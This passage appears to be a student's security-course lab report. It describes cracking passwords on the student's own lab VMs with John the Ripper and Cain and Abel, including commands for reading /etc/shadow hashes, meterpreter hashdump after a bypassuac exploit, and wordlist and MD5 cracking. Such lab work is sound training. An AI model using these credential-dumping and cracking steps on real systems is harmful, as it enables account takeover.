

Figure 1 - Creating users and groups on Internal Kali

I created six users named “user[1-6]” and gave them easily crackable passwords by using the “sudo adduser [user]” command. I then assigned half of them to “group1” and the other half to “group2”. Groups can be created by using the “addgroup [group name]” command, and users can be added to groups with the “usermod -a -G [group] [user]” command.



Figure 2 - John the Ripper password hash cracking demonstration on Internal Kali

Before starting John the Ripper, I extracted the wordlist (rockyou.txt) and copied it to my current working directory. I then took the last six lines of the /etc/shadow file which contains the password hashes and copied it to the current working directory as “lab4shadow.txt”. I then used John the Ripper to implement a dictionary attack to crack the passwords in the .txt file by executing “john lab4shadow.txt —wordlist=rockyou.txt”. Using the wordlist, I left the process running for around 30 minutes. It would’ve taken much longer for it to guess user6’s password (mluch001), so I canceled the process. In the end, five out of six password hashes were cracked in 30 minutes.

Task B – Windows Password Cracking

You need to establish a reverse shell connection to the target Windows 7 VM, then create a list of three users with different passwords in Windows 7 VM.



Figure 3 - Starting reverse shell connection to Windows 7 VM

Using the methods I learned from assignment 3, I established a reverse shell connection to the target Windows 7 VM.



Figure 4 - Using bypassuac exploit to create users on Windows 7 VM

Once the connection was established, I could then use the bypassuac exploit to launch the shell on the Windows 7 VM from meterpreter on Internal Kali. I then created three users on the Windows 7 VM named “user[1-3]” and gave them very simple passwords.

Now, complete the following tasks:

B.1: Using John the ripper (20 points)

- Collect the password hashes in the meterpreter shell (refer to Task C in Assignment M3)
- Save the password hashes into a file called "**your_midas**.WinHASH" in Kali Linux, then display its content. (You need to replace the "**your_midas**" with your university MIDAS ID.)



Figure 5 - Obtaining the password hashes

I obtained the password hashes by using the "hashdump" command on meterpreter, and saved them into a file called "mluch001.WinHASH".

• Run John the ripper for 10 minutes to crack the passwords (no need to crack all the passwords).



Figure 6 - John the Ripper password hash cracking demonstration

I then executed “john mluch001.WinHASH” to begin the cracking process. In a short moment, John the Ripper cracked all the password hashes, revealing them in plaintext.

B.2: Using Cain and Abel (20 points)

- Upload “Cain and Abel” to the target Windows 7 VM and install the password cracking tool through the remote desktop.



Figure 7 - Setting up Cain and Abel on Windows 7 VM via Internal Kali

Using meterpreter, I uploaded the Cain and Abel setup file to the Windows 7 VM’s C:\ directory. After that, I used rdesktop to sign into the “Window 7” user account on the Windows 7 VM. Once the rdesktop session was established, I launched the Cain and Abel setup wizard that was successfully uploaded to the C:\ directory.

- You need to implement both brute force attack and dictionary attack to crack the accounts you created in the previous step. You should leave the password cracker run for at least 10 minutes. How many passwords have been cracked?



Figure 8 - Cain and Abel dictionary attack demonstration

In order to use Cain and Abel's password cracking functions on the Windows 7 VM, I had to disable the firewall. After that, I launched C&A and added the NTLM hashes to the Cracker tab. I then highlighted user1-3 and Window 7 user accounts, right-clicked and selected "Dictionary attack". I added the default wordlist provided by Cain and started the attack. All four passwords were easily cracked.



Figure 9 - Cain & Abel brute-force attack demonstration

I then chose “Brute-force attack” from the right-click menu. The passwords were again easily cracked. If the passwords were more complex, the process would have taken much, much longer.

B.3: Cracking Hashes (20 points)

Find and use the proper format in John the ripper to crack the following **MD5** hashes. Show your steps and results.

- 5f4dcc3b5aa765d61d8327deb882cf99
- 63a9f0ea7bb98050796b649e85481845



Figure 10 - Creating a .txt file with MD5 hashes inside

I created a file named “lab4md5hashes.txt” containing the hashes above.



Figure 11 - Cracking MD5 hashes with John the Ripper

I then used John the Ripper's "RAW-MD5" format to crack the MD5 hashes in the file. This was done by executing the following command: "john lab4md5hashes.txt —format=RAW-MD5 —fork=2". The plaintexts were revealed to be "password" and "root".

Task C – Extra Credit

